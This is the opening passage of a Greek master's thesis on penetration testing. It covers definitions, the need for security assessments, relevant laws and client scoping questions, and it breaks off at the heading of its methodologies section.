ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ


ΤΜΗΜΑ ΔΙΔΑΚΤΙΚΗΣ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ
ΚΑΙ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ

«ΔΙΔΑΚΤΙΚΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ ΚΑΙ ΨΗΦΙΑΚΑ ΣΥΣΤΗΜΑΤΑ»

Μεταπτυχιακή εργασία

«Αξιολόγηση ασφαλείας πληροφοριακών συστημάτων και Δικτύων με την χρήση κατάλληλων εργαλείων»



Ατομικά Στοιχεία

Ονοματεπώνυμο: **Κορέας Πλάτων-Πέτρος**

Αρ.Μητρώου: **ΜΕ0514**

Επιβλέπων Καθηγητής: **Δρ. Ξενάκης Χρήστος**

Κατεύθυνση: **Ηλεκτρονική Μάθηση**

Έτος :**2008-2009**

Περιεχόμενα

Εισαγωγή

Σκοπός

Η εργασία αυτή έχει σαν σκοπό να παρουσιάσει το τι είναι η αξιολόγηση ασφαλείας των πληροφοριακών συστημάτων και δικτύων και να μελετήσει τις βασικές τεχνικές της.

Δομή εργασίας - περίληψη

Η δομή της εργασίας χωρίζεται σε δύο βασικά μέρη. Στο πρώτο μέρος εστιάζεται με το τι είναι η αξιολόγηση ασφαλείας, την αναγκαιότητα της ύπαρξης της, την ορολογία της, τις μεθοδολογίες της, τον σχεδιασμό της και το νομικό πλαίσιο της. Επιπλέον, αναφέρονται οι αντίστοιχες πιστοποιήσεις στον χώρο καθώς και τα προτεινόμενα εργαλεία που υπάρχουν.

Στο δεύτερο μέρος, γίνεται αναλυτική παρουσίαση των κύριων εργαλείων που χρησιμοποιούνται στην αξιολόγηση ασφαλείας με βάση τα βήματα του σχεδιασμού μιας αξιολόγησης. Επιπρόσθετα, μέσα από τα διάφορα σενάρια χρήσης αυτών των εργαλείων ερχόμαστε σε επαφή με τον τρόπο παραμετροποίησης τους και λειτουργίας τους.

Καταλήγοντας, υπάρχουν παραρτήματα και επεξηγήσεις τόσο στην αρχή της παρουσίασης κάθε εργαλείου όσο και στο τελευταίο κομμάτι της εργασίας όπου αναλύεται η αντίστοιχη θεωρία στην οποία βασίζονται στα εργαλεία.

1. Εισαγωγή στον χώρο της αξιολόγησης ασφαλείας

1.1 Τι είναι η αξιολόγηση ασφαλείας (Penetration testing) ;

[1]Ο ορισμός της αξιολόγησης ασφαλείας (Penetration Testing) είναι ένας νέος όρος στον τομέα της ασφάλειας της πληροφορικής. Ο όρος αυτός χρησιμοποιείται και ερμηνεύεται λανθασμένα πολλές φορές από τις εταιρείες που θέλουν να εμπλακούν στον χώρο της ασφάλειας της πληροφορικής. Οι λόγοι που οδηγούν στην παρερμηνεία είναι είτε επειδή χρησιμοποιούν την δική τους εταιρική ορολογία είτε λόγω άγνοιας του αντικειμένου. Αξίζει να σημειωθεί ότι συνήθως παρερμηνεύεται με την διαδικασία εύρεσης ευπαθών σημείων σε ένα πληροφοριακό σύστημα (Vulnerability Analysis)[2]. **Η αξιολόγηση ασφαλείας είναι η διαδικασία ελέγχου της τρωτότητας ως προς της ασφάλεια του πληροφοριακού συστήματος και δικτύου μιας εταιρείας ή ενός οργανισμού.** Η αξιολόγηση αυτή εστιάζεται στις τρέχουσες διαδικασίες του συστήματος παρά σε θεωρητικά ζητήματα ασφαλείας του συστήματος. Η διαδικασία αύτη μπορεί να είναι αρκετά αναλυτική, χρονοβόρα και να ενσωματώνει πολλούς επιμέρους εσωτερικούς ελέγχους. Το πόσο αναλυτική θα είναι αφορά τόσο την δομή και τις διαδικασίες της εταιρείας όσο και μέχρι ποίο βαθμό αξιολόγησης θέλει η εταιρεία να προχωρήσει. Η χρυσή τομή βρίσκεται κατόπιν συνεννοήσεως με την εταιρεία αξιολόγησης ασφαλείας και με την εταιρεία – πελάτη. Στο τέλος, τα αποτελέσματα της αξιολόγησης καταγράφονται σε μια αναφορά. Στην αναφορά αυτή παρουσιάζεται μια σύνοψη των αποτελεσμάτων του ελέγχου ανά κριτήριο καθώς επίσης και των προτεινόμενων λύσεων και στρατηγικών που καλείται να ακολουθήσει η εταιρεία για την βελτίωση της ασφάλειας της.

1.2. Είναι αναγκαία η αξιολόγηση ασφάλειας ;

[3]Σήμερα λόγω της παγκοσμιοποίησης και της κυριαρχίας της ελεύθερης αγοράς το ηλεκτρονικό σκηνικό στο διαδίκτυο έχει αναγκαστεί να ακολουθήσει τους ίδιους κανόνες της ελεύθερης αγοράς. Τα ηλεκτρονικά προϊόντα και οι πληροφορίες διαμοιράζονται ταχύτατα σε όλο τον κόσμο με αποτέλεσμα ο ανταγωνισμός να είναι έντονος. Οι εταιρείες για να μην χάσουν το ανταγωνιστικό τους πλεονέκτημα καταφεύγουν στον χώρο της ασφάλειας για να προστατεύσουν τα ηλεκτρονικά τους προϊόντα, υπηρεσίες και δεδομένα. Το ανταγωνιστικό τους πλεονέκτημα μπορεί να είναι η αξιοπιστία της ηλεκτρονικής εταιρείας, η μοναδικότητα των υπηρεσιών ή των προϊόντων της ή ακόμα και των δεδομένων της. Γι' αυτό το λόγο η ασφάλεια δεν μπορεί να θεωρηθεί ως μια απλή στατική διαδικασία που πρέπει μια εταιρεία να την λαμβάνει υπόψη της στην αρχή υλοποίησης του δικτύου της και του συστήματος της και κατόπιν να την παραμελεί. Η ασφάλεια πρέπει να γίνει ένα αναπόσπαστο μέρος του σχεδιασμού μια επιχείρησης. Η συνεχής και ταχεία ανάπτυξη νέων τεχνολογικών επιτευγμάτων και προγραμμάτων μας αναγκάσουν να

---

[1] "The Ethical Hack: A Framework for Business Value Penetration Testing " CRC Press (2005), James S. Tiller, ISBN 084931609X, 9780849316098

[2] http://www.linkedin.com/answers/technology/information-technology/information-security/TCH_ITS_ISC/391056-19518608?browseCategory=TCH_ITS_CNW

[3] "Penetration Testing and Network Defense", Cisco Press (2005), Andrew Whitaker,Daniel P.Newman, ISBN: 1-58705-208-3

βλέπουμε την ασφάλεια σαν δυναμική διαδικασία για να μπορέσουμε να είμαστε πάντα προετοιμασμένοι σε νέες απειλές.

Ο μοναδικός τρόπος για να ελαχιστοποιήσουμε τις πιθανότητες για να απειληθούν τα συστήματα μας είναι η πρόληψη. Σε αυτή την φάση μπορεί να μας βοηθήσει ένας αξιολογητής ασφαλείας. Το συγκεκριμένο άτομο θα προσπαθήσει να εντοπίσει τα τρωτά σημεία στο δίκτυο μας και να μας δείξει πως θα τα διορθώσουμε. Αξίζει να σημειώσουμε ότι η αξιολόγηση ασφαλείας που θα πραγματοποιηθεί από ένα τέτοιο άτομο θα μας δώσει μια συνολική εικόνα για την αξιοπιστία των συστημάτων μας.

Επιπλέον ένα σημαντικό στοιχείο το οποίο πρέπει να λάβουμε υπόψη μας για την επιτακτικότατα της αξιολόγησης ασφαλείας είναι το γεγονός ότι μαζί με την βελτίωση των τεχνολογικών εφαρμογών βελτιώνονται και τα εργαλεία που χρησιμοποιούν οι εισβολείς. Επομένως, είναι επακόλουθο να αυξάνονται οι ηλεκτρονικές απειλές. Ενδεικτικά, η ομάδα Computer Emergency Response Team (CERT)[4] των Η.Π.Α που καταγράφει παγκοσμίως αναφορές για ηλεκτρονικά εγκλήματα παρατήρησε ότι το 2004 από το ηλεκτρονικό έγκλημα υπήρχαν οικονομικές απώλειες της τάξεως των $141,496,560 εκατομμυρίων δολαρίων.

Συνοψίζοντας, οι κυριότεροι παράγοντες που μας αναγκάζουν να στραφούμε στην αξιολόγηση της ασφάλειας των συστημάτων μας είναι οι εξής :

- Η εξάπλωση των κακόβουλων λογισμικών (ιών, σκουληκιών κ.α.)
- Η ύπαρξη ανασφαλών ασύρματων δικτύων LANs
- Η πολυπλοκότητα των σύγχρονων δικτύων
- Η συνεχής αναβάθμιση των λειτουργικών συστημάτων και των λογισμικών
- Η άμεση διαθεσιμότητα Hacking εργαλείων
- Η φύση του ανοιχτού κώδικά και των αντίστοιχων εργαλείων ασφαλείας
- Η αξιοπιστία της εταιρικής εικόνας στο διαδίκτυο
- Οι ανάγκες του Marketing
- Η συμμόρφωση με τα κοινώς αποδεκτά εταιρικών πρότυπα και κανόνες σε επίπεδο ασφαλείας
- Η ανάγκη για χρήση αξιολόγησης ασφαλείας μεταξύ των εταιρικών συνεργατών
- Η ύπαρξη του κινήματος του Hacktivism[5]

Καταλήγοντας, η εταιρεία πρέπει να αναζητήσει μια αξιόπιστη επιχείρηση η οποία θα προβεί στην αξιολόγηση ασφαλείας. Θα πρέπει να προσέχει τα υπεύθυνα άτομα να είναι

[4] http://www.cert.org/archive/pdf/2004eCrimeWatchSummary.pdf
[5] http://en.wikipedia.org/wiki/Hacktivism

έμπειρα και εχέμυθα έτσι ώστε να μην διατρέχει κίνδυνο λαθών απειρίας ή εκμετάλλευσης των πληροφοριών από τρίτους. Ένα κρίσιμο κριτήριο θα είναι η εταιρία που θα αναλάβει την αξιολόγηση να είναι χρόνια στο χώρο και τα άτομα που θα την στελεχώνουν να είναι κάτοχοι πιστοποιήσεων ασφαλείας όπως οι πιστοποιήσεις CCIE Security, CEH, CISSP, CCSP, GIAC, OPSTA και Security+ .

1.3 Υπάρχει νομική διάσταση στον χώρο της αξιολόγησης ασφάλειας ;

Προτού αναφερθούμε στην νομική διάσταση του χώρου της αξιολόγησης ασφαλείας θα πρέπει πρώτα να κατανοήσουμε τους νόμους οι οποίοι ορίσουν το χώρο στο οποίο δρα το ηλεκτρονικό έγκλημα. Η αναφορά αυτή είναι απαραίτητη τόσο για την δική μας ελευθερία κινήσεων σε μια αξιολόγηση ασφαλείας όσο και για να διαβεβαιώσουμε τους πελάτες μας ή την δική μας εταιρεία για την νομιμότητα των πράξεων μας και των αποτελεσμάτων μας.

Τα ηλεκτρονικά εγκλήματα θα μπορούσαμε να τα χωρίσουμε σε δύο κύριες κατηγορίες :

1. **Τα εγκλήματα τα οποία χρησιμοποιούν άλλους Η/Υ για να διευκολύνουν τις ενέργειες τους**. Σε αυτή την περίπτωση συγκαταλέγονται η αποθήκευση στοιχείων απάτης (συνήθως οικονομική), ψευδής αναπαράσταση της ηλεκτρονικής ταυτότητας, παράνομη αναπαραγωγή και διανομή υλικού πνευματικής ιδιοκτησίας κ.α.

2. **Τα εγκλήματα τα οποία έχουν σαν στόχο ένα Η/Υ.** Σε αυτή την κατηγορία είναι αρκετά δύσκολο να εντοπίσουμε την ταυτότητα, τον τόπο δράσης του εγκληματία και άλλες λεπτομέρειες λόγω της εμπλοκής συνήθως πολύπλοκων τεχνολογικών τεχνικών επίθεσης. Ένα χαρακτηριστικό στοιχείο είναι ότι από αρμόδιο όργανο του CSI/FBI παρατηρήθηκε το 2002 από το 90% των δηλωμένων ηλεκτρονικών παραβιάσεων μόνο το 34% οδηγήθηκε στο νόμο.

Όσον αφορά την αξιολόγηση ασφαλείας έχουν ψηφιστεί αρκετοί νόμοι που καθορίσουν το νομικό πλαίσιο της. Οι νόμοι αυτοί διαφέρουν από χώρα σε χώρα γι' αυτό και πρέπει να γνωρίσουμε σε γενικές γραμμές το παγκόσμιο αυτό νομικό γίγνεσθαι.

Στην Ευρώπη υπάρχουν οδηγίες και νόμοι που καθορίσουν τι ισχύει για το ηλεκτρονικό έγκλημα. Πιο συγκεκριμένα, ο κοινός οργανισμός οικονομικής συνεργασίας και ανάπτυξης (Organisation for Economic Co-Operation and Development-OECD)[6] προώθησε ειδικές οδηγίες για την ασφάλεια τις οποίες καλούνται να τις εφαρμόσουν τα κράτη-μέλη για να υπάρχει οικονομική ανάπτυξη. Το 1992 εκδόθηκαν οι οδηγίες αυτές για την ασφάλεια των πληροφοριακών συστημάτων και δικτύων και στις 2 Ιουλίου του 2002 αναθεωρήθηκαν. Στην αναθεώρηση αυτή προτείνονται οι καλές πρακτικές που πρέπει να ακολουθηθούν για την ασφάλεια και για την αξιολόγηση ασφαλείας. Ειδικότερα,

[6] www.oecd.org

αναφέρεται ότι η αξιολόγηση ασφαλείας είναι απαραίτητη για να διαπιστωθούν κενά και να διορθωθούν οι πολιτικές ασφαλείας, οι πρακτικές, τα μέτρα αντιμετώπισης και οι διαδικασίες σε μια εταιρεία. Επιπλέον, πρέπει να αναφέρουμε ότι η Αγγλία και η Γαλλία έχουν συστήσει ξεχωριστά ειδικά κρατικά συμβούλια για την προστασία των χρηστών και των εταιριών από τα ηλεκτρονικά εγκλήματα. Ακόμη, το 1995 τα κράτη της ευρωπαϊκής ένωσης κλήθηκαν μέσα από μια ντιρεκτίβα που κατατέθηκε από το Ευρωπαϊκό κοινοτικό συμβούλιο προστασίας δεδομένων να ακολουθήσουν τις οδηγίες OECD ενώ παράλληλα έχοντας σαν βάση αυτές να συντάξουν παρόμοιες εθνικές οδηγίες ασφαλείας.

Από την άλλη μεριά, οι Η.Π.Α. διαχωρίσουν το νομικό πλαίσιο ασφαλείας σε νόμους που αναφέρονται σε παράνομες ενεργειών μέσα σε πληροφορικά συστήματα και σε νόμους που επιτρέπουν με σαφείς οδηγίες την αξιολόγηση ασφαλείας.

Οι νόμοι που εστιάζονται σε παράνομες ενέργειες εντός πληροφορικών συστημάτων[7]

1. 1973 U.S. Code of Fair Information Practices
   Δημιουργήθηκε από την Health, Education, and Welfare[8] (HEW) Advisory Committee on Automated Data Systems και εστιάζεται σε καλές πρακτικές για την προστασία των προσωπικών δεδομένων μέσα σε ένα αυτοματοποιημένο πληροφοριακό σύστημα.

2. 1986 Computer Fraud and Abuse Act (CFAA) ([9]18 U.S.C. § 1030)
   Ο νόμος αυτός βασίζεται στο νόμο του 1984 Fraud and Abuse Act που ψηφίστηκε στο Κογκρέσο και εμπεριέχει την παράγραφο 18 § U.S.C. 1030 πάνω στην οποία στηρίζονται όλα οι καταδικαστέες ενέργειες των ηλεκτρονικών εγκλημάτων. Ο νόμος αυτός έχει τροποποιηθεί το 1994,1996 και το 2001 από την USA PATRIOT Act με σκοπό οι ηλεκτρονικές παράνομες πράξεις να εμπίπτουν νομικά και ως τρομοκρατικές ενέργειες.

3. Τοπικοί κανονισμοί ανά πολιτεία Αμερικής

Οι νόμοι που εστιάζονται στη διαδικασία αξιολόγησης είναι οι εξής :

4. 1996 U.S. Kennedy-Kasselbaum Health Insurance Portability and Accountability Act (HIPAA)[10]

5. 2000 Graham-Leach-Bliley (GLB)

6. 2001 USA PATRIOT Act[11],

7. 2002 Federal Information Security Management Act (FISMA[12])

---

[7] "Penetration Testing and Network Defense", Cisco Press 2005, Andrew Whitaker,Daniel P.Newman, ISBN: 1-58705-208-3

[8] http://en.wikipedia.org/wiki/United_States_Department_of_Health,_Education,_and_Welfare

[9] http://en.wikipedia.org/wiki/Title_18_of_the_United_States_Code

[10] http://en.wikipedia.org/wiki/HIPAA

[11] http://en.wikipedia.org/wiki/USA_PATRIOT_Act

8. 2003 Sarbanes-Oxley Act[13] (SOX)

Κλείνοντας το νομικό πλαίσιο[14] πρέπει να σημειώσουμε ότι μέχρι στιγμής τα κράτη Μεξικό, Βραζιλία, Αυστραλία, Καναδάς, Γαλλία, Ινδία, Δανία, Γερμανία, Αγγλία, Ιαπωνία, Σαουδική Αραβία, Βόρεια Κορέα,Νότια Κορέα και η Ευρωπαϊκή Ένωση έχουν ψηφίσει νόμους για την καταδίωξη του ηλεκτρονικού εγκλήματος. Σε όλα τα υπόλοιπα κράτη είτε δεν υπάρχει νομικό πλαίσιο είτε υπάρχουν απλώς αναφορές περί γενικών ζητημάτων ασφαλείας στον ποινικό τους κώδικα όπως στην Ελλάδα στον ποινικό κώδικα (Αρ.370 παρ.2). Το αποτέλεσμα της έλλειψης συγκεκριμένου νομοθετικού πλαισίου οδηγεί σε μια ηλεκτρονική αναρχία μέσα σε τέτοια κράτη η οποία βοηθάει την εξάπλωση παράνομων ενεργειών. Χαρακτηριστικό παράδειγμα είναι το κρατίδιο Sealand[15] το οποίο "στεγάσει" το γνωστό παράνομο peer2peer ιστότοπο "The Pirate bay".

1.4 Ορισμοί στον χώρο της αξιολόγησης ασφαλείας

[16]Η αξιολόγηση ασφαλείας περιλαμβάνει ορισμούς που αναφέρονται στον σκοπό πρόσβασης, στον τρόπο πρόσβασης σε ένα πληροφοριακό σύστημα και στις μεθόδους αξιολόγησης ασφαλείας.

Κατ' αρχήν, ο ορισμός **"Hacking"** πρωτοαναφέρθηκε από το τεχνολογικό ινστιτούτο της Μασαχουσέτης (MIT) την δεκαετία του 1960 όταν σε συνεργασία με τον σύλλογο Tech Model Railroad Club (TMRC) προσπάθησαν να βελτιώσουν τα κυκλώματα των δικών τους μοντέλων των τραίνων με σκοπό να βελτιστοποιήσουν την απόδοση τους. Ο σύλλογος ήθελε να αναλύσουν μαζί με το MIT εκ νέου τα κυκλώματα και να τα μετασχηματίσουν έχοντας σαν βάση στην μελέτη τους τον τρόπο λειτουργίας τους. Σήμερα ο χαρακτηρισμός "Hacking" κατέληξε να σημαίνει την διαδικασία κατά την οποία προσπαθεί κάποιος να αυξήσει την αποδοτικότητα ενός προγράμματος ή ενός συστήματος τροποποιώντας ή μετασχηματίζοντας το πληροφοριακό σύστημα ή το δίκτυο. Από την άλλη πλευρά, ο ορισμός **"Cracking"** αναφέρεται σε όσους χρησιμοποιούν με επιθετικές διαθέσεις τις διαδικασίες του hacking όπως την εισβολή σε ένα υπολογιστικό σύστημα.

Τα άτομα αυτά αν και χρησιμοποιούν τις ίδιες μεθοδολογίες τα χωρίζει ο διαφορετικός στόχος που έχουν. Οι μεν πρώτοι που έχουν σαν στόχο να υπερασπιστούν τα συστήματα τους καλούνται **ethical hacker ή white-hat hackers**. Η δουλειά τους είναι να αναλύουν και να εντοπίσουν σφάλματα στα πληροφοριακά συστήματα με σκοπό να τα διορθώσουν έτσι ώστε να τα κάνουν πιο αποδοτικά. Στο απέναντι στρατόπεδο βρίσκονται τα άτομα που εκμεταλλεύονται τα τρωτά σημεία των συστημάτων και προκαλούν επιθέσεις. Ο σκοπός τους είναι να τα εκμεταλλευτούν για δικός τούς όφελος ή για τρίτους. Εκείνοι καλούνται ως **black-hat hacker ή critical hackers**. Τέλος, υπάρχουν εκείνοι που χρησιμοποιούν τις γνώσεις στο χώρο του hacking πότε με έννομο και πότε άνομο τρόπο και γι' αυτό και χαρακτηρίζονται ως **grey hat hackers**.

---

[12] http://csrc.nist.gov/groups/SMA/fisma/index.html
[13] http://en.wikipedia.org/wiki/Sarbanes-Oxley_Act
[14] http://www.mosstingrett.no/info/legal.html#15
[15] http://en.wikipedia.org/wiki/The_Pirate_Bay
[16] "Penetration Testing and Network Defense", Cisco Press (2005), Andrew Whitaker,Daniel P.Newman, ISBN: 1-58705-208-3

Στην σημερινή εποχή οι εταιρείες λόγω της μαζικής και έντονης δραστηριοποίησης τους στον χώρο του διαδικτύου και της πληροφορικής είναι υποχρεωμένες να δώσουν μεγάλη έμφαση στην ασφάλεια. Η ασφάλεια δεν αφορά μόνο την υλοποίηση του δικτύου μιας εταιρείας αλλά και όλο το σύνολο των υπηρεσιών που υποστηρίζει μια εταιρεία μέσα από το διαδικτυακό της υπολογιστικό σύστημα. Γι' αυτό το λόγο πρέπει να έχει στο ενεργητικό της άτομα που θα μπορούν να αξιολογήσουν το σύνολο της ηλεκτρονικής ασφάλειας της. Ένα τέτοιο άτομο καλείται **αξιολογητής ασφάλειας υπολογιστικών συστημάτων – penetration tester**.

Το άτομο αυτό είναι ένας **"ηθικός" hacker** και αμείβεται για να μπορέσει να εισβάλει στο δίκτυο της επιχείρησης με σκοπό να αξιολογήσει το επίπεδο ασφάλειας της. Όταν δουλεύει μια ομάδα από ethical hackers για την εισβολή σε ένα δίκτυο καλείται **tiger team**. Οι διαδικασίες που πρέπει να ακολουθήσει σε μια τέτοιου είδους αξιολόγηση συνήθως γίνεται κατόπιν διευκρινιστικών οδηγιών από την επιχείρηση. Χαρακτηριστικό είναι το παράδειγμα ότι συνήθως δεν μπορεί να χρησιμοποιήσει επιθέσεις τύπου άρνησης παροχής υπηρεσιών (denial of service–DoS) ή να εγκαταστήσει ιούς διότι τα αποτελέσματα μπορούν να αποβούν καταστροφικά για όλο το εταιρικό περιβάλλον. Παρόλα αυτά, η κάθε εταιρεία καθορίζει ανάλογα με τις ανάγκες της πόσο λεπτομερής και εξονυχιστική θα είναι μια αξιολόγηση ασφαλείας.

Μέθοδοι αξιολόγησης ασφαλείας

[17]Ένας αξιολογητής ασφάλειας μπορεί να πραγματοποιήσει τρεις διαφορετικές μεθόδους αξιολόγησης ασφαλείας με βάση την οπτική από την οποία αξιολογεί και επεμβαίνει στο σύστημα:

Μαύρο κουτί- black-box: Σε αυτό τον τύπο αξιολόγησης ο υπεύθυνος δεν έχει προηγούμενη γνώση για την επιχείρηση. Η εταιρεία αποτελεί ένα μαύρο κουτί για εκείνον οπότε καλείται να εισβάλει σε ένα ιστότοπο ή σε μια διεύθυνση IP σαν να ήταν ένας κακόβουλος hacker.

Λευκό κουτί – white box: Ο αξιολογητής έχει πλήρη εικόνα για το εσωτερικό δίκτυο. Γνωρίζει τις εφαρμογές που τρέχουν και τα διαγράμματα της αρχιτεκτονικής του δικτύου. Αν και αυτός ο τύπος δεν είναι τόσο ρεαλιστικός παραμένει όμως ο πιο εξονυχιστικός διότι λαμβάνει υπόψη του το χειρότερο δυνατό σενάριο εισβολής σ' ένα σύστημα.

Γκρι ή κρυστάλλινο κουτί – gray box : Η περίπτωση αυτής της αξιολόγησης θέτει τον αξιολογητή σε μια θέση ενός υπαλλήλου σε μια εταιρεία υπό την μορφή προσομοίωσης. Σε αυτό τον τύπο του παρέχονται κωδικοί πρόσβασης στο δίκτυο της εταιρείας σαν να ήταν ένας κοινός υπάλληλος και σκοπό έχει να αποτιμήσει τις πιθανότητες για ενδεχόμενες εσωτερικές απειλές μέσα στο σύστημα της επιχείρησης.

Ο αξιολογητής ασφαλείας μόλις αναλάβει τα καθήκοντα του πρέπει να καθορίσει ένα σχέδιο δράσης Το σχέδιο αυτό θα πρέπει να ικανοποιεί τόσο τον σκοπό της αξιολόγησης

[17] http://en.wikipedia.org/wiki/Penetration_test

ασφαλείας όσο και τους επιμέρους στόχους που έχουν προκαθοριστεί από την επιχείρηση. Γι' αυτό το λόγο θα πρέπει να διευκρινιστεί ο χώρος δράσης του αξιολογητή. Ο χώρος αυτός προκύπτει από την απάντηση των παρακάτω βασικών ερωτήσεων[18] από την εταιρεία - πελάτη :

- Η αξιολόγηση θα πραγματοποιηθεί εντός ή εκτός των ωρών εργασίας ;
- Επιτρέπονται οι επιθέσεις τύπου άρνησης παροχής υπηρεσιών ;
- Επιτρέπονται η εγκατάσταση προγραμμάτων Trojan στα συστήματα στόχος ;
- Επιτρέπεται η παραμόρφωση του ιστότοπου ;
- Επιτρέπεται η διαγραφή των αρχείων καταγραφής ;
- Τι τύπος αξιολόγησης θα χρησιμοποιηθεί (black-box, white-box, ή gray-box) ;
- Θα ενημερωθεί το τμήμα IT για την αξιολόγηση ασφαλείας ;
- Ποια συστήματα θα αποτελέσουν τον στόχο (target-of-evaluation - TOE) ;
- Θα εξεταστεί και η παράμετρος του social engineering δηλαδή της επίθεσης με εκμετάλλευση πληροφοριών από τις υπάρχουσες κοινωνικές δομές ή και σχέσεις του προσωπικού ;

Στην συνέχεια, ακολουθείται μια μεθοδολογία αξιολόγησης παραμετροποιημένη στα χαρακτηριστικά του πελάτη που ακολουθεί συνήθως κάποιο πρότυπο. Το αποτέλεσμα αυτής είναι μια αναφορά μέσα από την οποία εξάγονται κάποια συμπεράσματα και αποτελέσματα για την ασφάλεια της εταιρείας. Μέσα από την αναφορά του ο αξιολογητής έχει εξετάσει το ενδεχόμενο της ύπαρξης πιθανών απειλών και αδύναμων σημείων μέσα στο σύστημα. Με τον όρο **απειλή (Threat)** εννοούμε ένα περιβάλλον ή μία κατάσταση που μπορεί να προκαλέσει ζημιά ή παραβίαση σε τμήμα ή στο σύνολο του δικτύου. Ο αναλυτής έχει σαν προτεραιότητα να αναζητήσει πιθανές απειλές μέσα στο σύστημα. Όταν αναφερόμαστε στον ορισμό **τρωτότητα –ευπάθεια (Vulnerability)**[19] υποδηλώνουμε την ύπαρξη μιας αδυναμίας στη λειτουργία ή στον λογικό σχεδιασμό ή και στην υλοποίηση του λογισμικού του συστήματος που αν την εκμεταλλευτεί κάποιος μπορεί να είναι επιζήμια για την ακεραιότητα της ασφαλείας του συστήματος. Χαρακτηριστικά αναφέρουμε ότι πολλά portals που βασίζονται σε ανοιχτού κώδικα εργαλεία για την κατασκευή τους όπως τα Joomla, Vbulletin, Drupal παρατηρούνται να έχουν πολλές αδυναμίες (κατά βάση SQL injection vulnerabilities) στην λειτουργία τους και στην υλοποίηση της κατασκευής των ιστότοπων.

Ένα ακόμα σημαντικό σημείο στην ορολογία της αξιολόγησης ασφαλείας είναι οι επονομαζόμενες **"αδυναμίες – κενά – τρύπες" – exploit**[20]. Αυτές αποτελούν ένα μικρό

[18] "Penetration Testing and Network Defense", Cisco Press (2005), Andrew Whitaker,Daniel P. Newman, ISBN: 1-58705-208-3

[19] http://en.wikipedia.org/wiki/Vulnerability_(computing)

[20] http://en.wikipedia.org/wiki/Exploit_(computer_security)

μέρος του λογισμικού στο οποίο εντοπίζονται προγραμματιστικά σφάλματα. Τα σφάλματα αυτά οδηγούν συνήθως σε παράνομη πρόσβαση στο σύστημα και σε κατάρρευση τύπου DoS του δικτύου του πληροφοριακού συστήματος. Τα exploits προσδιορίσουν έναν προκαθορισμένο τρόπο παραβίασης της ασφάλειας ενός πληροφοριακού συστήματος σε μια κατάσταση αδυναμίας (Vulnerability). Τα exploits κατηγοριοποιούνται σε εκείνα που εκμεταλλεύονται αδυναμίες του συστήματος με σκοπό την πρόσβαση σε αυτό και σε εκείνα που στοχεύουν στην απόκτηση περισσότερων δικαιωμάτων μέσα στο σύστημα. Οι αναλυτές με την χρήση κατάλληλων εργαλείων προσπαθούν να εντοπίσουν "κενά " που βασίζονται στην λανθασμένη ή μη παραμετροποίηση του λειτουργικού συστήματος, του δικτύου και των προεγκατεστημένων εφαρμογών του συστήματος. Η εύρεση τέτοιων "κενών" ασφαλείας και η διόρθωση τους μπορούν να αποτρέψουν μια πιθανή επίθεση στο πληροφοριακό σύστημα ή δίκτυο- στόχο.

Το τελευταίο κομμάτι στο οποίο πρέπει να συνεισφέρει με την αναφορά του είναι ο σχεδιασμός της νέας πολιτική ασφαλείας. Σαν το ποιο αρμόδιο άτομο πρέπει να καθοδηγήσει τον οργανισμό ή την εταιρεία για να κάνει τις απαραίτητες διορθωτικές κινήσεις έτσι ώστε να είναι πιο ασφαλής. Επιπλέον, οφείλει να εντοπίσει και εν συνεχεία να διορθώσει γνωστά κενά ασφαλείας των συστημάτων και των δικτύων και καθώς και να εντοπίσει με τις κατάλληλες τεχνικές, **πρωτοεμφανιζόμενα "κενά" των συστημάτων (zero-day exploits)**.

Τέλος, η αναφορά της αξιολόγησης θα πρέπει να φυλαχθεί σε ασφαλές μέρος και αν καταθέτεται ηλεκτρονικά να είναι κρυπτογραφημένη για αποφυγή εντοπισμού της και εκμετάλλευσης των πληροφοριών της από τρίτους.

1.5 Μεθοδολογίες στην αξιολόγηση ασφάλειας

Η αξιολόγηση ασφαλείας είναι μια διαδικασία η οποία είναι αρκετά πολύπλοκή. Η εταιρεία που καλείται να αξιολογήσει ως προς την ασφάλεια του ένα πληροφοριακό σύστημα ή και ένα δίκτυο θα πρέπει να λάβει υπόψη της ένα μεγάλο μέρος παραγόντων. Μερικοί από τους οποίους είναι η τεράστια ποικιλία των λειτουργικών συστημάτων, των εφαρμογών, των γλωσσών προγραμματισμού, των νέων τεχνολογιών (ενσύρματων και ασύρματων) και του τρόπου σχεδιασμού του δικτύου που έχει ενσωματώσει η εταιρεία-πελάτης. Γι' αυτό το λόγο θα πρέπει να ακολουθήσει μια μεθοδολογία η οποία θα της δίνει κατευθυντήριες γραμμές δηλαδή έναν οδηγό σε όλη αυτή την διαδικασία. Οι πιο ευρέως χρησιμοποιούμενες μεθοδολογίες είναι οι εξής :

Μεθοδολογία του Ινστιτούτου της ασφάλειας και για των ανοιχτών μεθοδολογιών

